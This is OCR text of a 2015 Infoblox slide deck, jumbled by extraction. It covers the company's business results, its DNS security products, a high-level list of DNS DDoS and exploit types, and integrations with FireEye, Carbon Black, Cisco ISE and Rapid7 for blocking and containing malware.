
Infoblox Corporate Overview Business Results • 27% CAGR, consistently beating consensus estimates • Adding ~200 customers/quarter; 8000+ customers; 90, 000 systems shipped • Representation across all verticals • Positive cash flow to fund ongoing innovation/acquisition • 55 patents, 29 pending • Grew HC ~15% in FY 15 across all key functions • Founded 1999. • IPO April 2012: NYSE BLOX Total Revenue $350 306 $300 250 $250 225 R % 27 $200 G CA 169 133 $150 102 $100 $50 35 56 62 FY 08 FY 09 $0 FY 07 39 Infoblox Inc. All Rights 39 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. (Fiscal Year Ending July 31) ($MM) FY 10 FY 11 FY 12 FY 13 FY 14 FY 15

Infoblox DNS Everything DNS needs to be… and more! Security • DNSSEC • DNS Firewall • Advanced DNS Protection Service Assurance • • • Multi-master DNS Traffic Control (GSLB) Any. Cast High availability server pairs Resilient to DNS DDo. S Extensibility • Seamless AD integration 40 Infoblox Inc. All Rights 40 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Evolution of DNS DDo. S Attacks DNS reflection/Dr. Do. S attacks Using third-party DNS servers (mostly open resolvers) to propagate a Do. S or DDo. S attack DNS amplification Using a specially crafted query to create an amplified response to flood the victim with traffic TCP/UDP/ICMP floods Denial of service on layer 3 or 4 by bringing a network or service down by flooding it with large amounts of traffic NXDOMAIN attack Attacks that flood a DNS server with requests for non-existent domains, causing its cache to be filled with NXDOMAIN results Phantom domain attack Attacks where a DNS resolver is forced to resolve multiple “phantom” domains, causing it to consume resources while waiting for responses Random subdomain attack Domain lockup attack Botnet-based DDo. S attack • • Attacks that flood DNS resolver with requests for multiple non-existent domains created using randomly generated domain strings, resulting in exhaustion of limit on outstanding queries and degraded performance Attacks where misbehaving domains lock up DNS resolvers with open connections and engage them with random packets Random subdomain attacks that use botnets of malware-infected CPE devices to target all traffic to one site or domain DNS-based DDo. S attacks are constantly evolving and target both internal and external servers Methods range from amplification, reflection, and simple NXDOMAIN to highly sophisticated attacks involving botnets and misbehaving domains created for the purpose 41 Infoblox Inc. All Rights 41 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

DNS Specific Exploits DNS-based exploits Attacks that exploit bugs or vulnerabilities in the DNS software DNS cache poisoning Corruption of DNS server cache data with a rogue domain or IP Protocol anomalies Causing the server to crash by sending malformed DNS packets and queries Reconnaissance Attempts by hackers to get information on the network environment before launching a DDo. S or other type of attack DNS tunneling Tunneling of another protocol through DNS port 53 for malware insertion and/or data exfiltration DNS hijacking Modifying the DNS record settings to point to a rogue DNS server or domain DNS protection is not only about DDo. S! 42 Infoblox Inc. All Rights 42 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Infoblox External DNS Security ce e. T ra ffi c san onn ais fic n io at at tim Le gi ts af Rec loi od s Tr ic lif p Am Automatic Updates (Threat Adapt) wi id- Gr trib ru is le d ffic Tra im git Le ate on uti Infoblox External DNS Security Grid-wide rule distribution Grid Master Data for Reports 5. Automatic updates from Infoblox on new threats are propagated to all Advanced Appliances on the Grid xp e Fl o de 4. Attack information is sent to Infoblox reporting server SE DN at Infoblox Threat-rule Server tim 3. It responds to legitimate DNS requests gi 2. It pre-processes the requests to filter out attacks Le 1. External DNS Security receives attacks interspersed with legitimate queries from the internet Legitimate Traffic Defend against DNS attacks from the internet Reporting Server Reports on attack types, severity 43 Infoblox Inc. All Rights 43 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Infoblox Platform Powered by IID Verified, validated threat intelligence Contextual Threat Data, Indicators of Compromise Active Trust Machine Readable Threat Intelligence SIEM, Vulnerability scanners, NAC Endpoint agents Network Context Verified, validated threat intelligence Cloud DNSFW 44 Infoblox Inc. All Rights 44 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Action (Block, Redirect, Audit) Infoblox DDI Malicious Domain/IP address

Malware Containment with Fire. Eye and Carbon Black 5 Malicious Domains Infoblox threat intelligence service IPs, Domains, etc. of bad Servers INTERNET 3 Malware/APT 1 2 INTRANET 3 Infoblox DNS Firewall 6 Infoblox DNS Firewall sends alert to Carbon Black Fire. Eye detects APT-based malware Malware/APT infects a device inside the network and tries to call home 1 An infected device brought into the office. detects the APT-based malware 2 Fire. Eye communication to malicious domain destination, and shares this information with DNS Firewall. 45 Infoblox Inc. All Rights 45 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. 4 DNS Firewall blocks endpoint DNS 3 Infoblox query and sends alert to Carbon Black. 4 Carbon Black correlates its own endpoint data and network data from Infoblox and remediates infected endpoint. Infoblox Reporting Carbon Black correlates endpoint and network data and remediates infected endpoint automatically 5 An update will occur every 2 hours (or more often for significant threat). Infoblox Reporting lists DNS Firewall 6 Pinpoint. action as well as the: • • • User name Device IP address Device MAC address Device type (DHCP fingerprint) Device host name Device lease history

Infoblox DDI, NAC and Vulnerability Scanner Integration Infoblox and Cisco ISE, Rapid 7 Malicious Domain Device makes DNS query to C&C and Infoblox blocks communication Cisco ISE 2 Notify ISE of Indicator of Compromise/DNS tunneling 5 ISE requests device scan 1 Infoblox DNS Firewall/ Internal DNS Security Reports vulnerability risk, updates status to not quarantined Infoblox IPAM updated with quarantine status 4 8 3 ISE quarantines device Infected device 46 Infoblox Inc. All Rights 46 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. 7 6 Rapid 7 scans device and provides details on vulnerability to help prioritize remediation efforts
Thank You 47 Infoblox Inc. All Rights 47 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.